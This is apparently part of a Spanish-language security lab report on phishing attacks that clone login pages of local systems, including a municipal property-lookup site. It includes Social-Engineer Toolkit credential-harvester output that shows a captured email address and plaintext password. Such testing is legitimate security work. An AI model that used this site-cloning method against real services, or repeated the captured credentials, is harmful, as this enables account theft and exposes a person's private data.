
ATAQUE DE SUPLANTACIÓN DE IDENTIDAD AL SISTEMA FACTURADOR UNIVERSAL




Este ataque no resulto efectivo ya que no envía las credenciales al servidor instalado en el puerto 80.




ATAQUE DE SUPLANTACIÓN DE IDENTIDAD AL SISTEMA DE COMPROBANTES ELECTRONICOS



En este ataque el resultado es positivo ya que nos arroja usuario y contraseña del usuario todo esto en la red de área local.



ATAQUE DE SUPLANTACION DE IDENTIDAD AL SISTEMA DE CONSULTAS DE PREDIOS CREADO POR EL GAD MUNICIPAL DE BOLIVAR Y LA UPEC.



Volvemos a tener resultados positivos ya que de igual manera nos arroja usuario y contraseña de esta web clonada.

```
The best way to use this attack is if username and password form fields are
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.8 - - [17/May/2023 15:18:46] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: _token=6KlK3S37drdVFWGcvyU2TmTSFNFZGrRYqAwOeQBg
PARAM: cedula=estebanherrera@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=estebanh
POSSIBLE USERNAME FIELD FOUND: login=Ingresar
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.1.8 - - [17/May/2023 15:19:12] "POST /login HTTP/1.1" 302 -
```

3. GLOSARIO

Término	Descripción
Password	Contraseña que conocen determinadas personas
Crackear	Es una técnica para dañar maliciosamente el software de la computadora o sistemas de seguridad completos.
Phishing	El phishing es una forma de ataque cibernético en la que los ciberdelincuentes se hacen pasar por entidades legítimas, como bancos, tiendas en línea, servicios populares o instituciones gubernamentales, para engañar a los usuarios y obtener información confidencial, como contraseñas, datos bancarios o información personal sensible.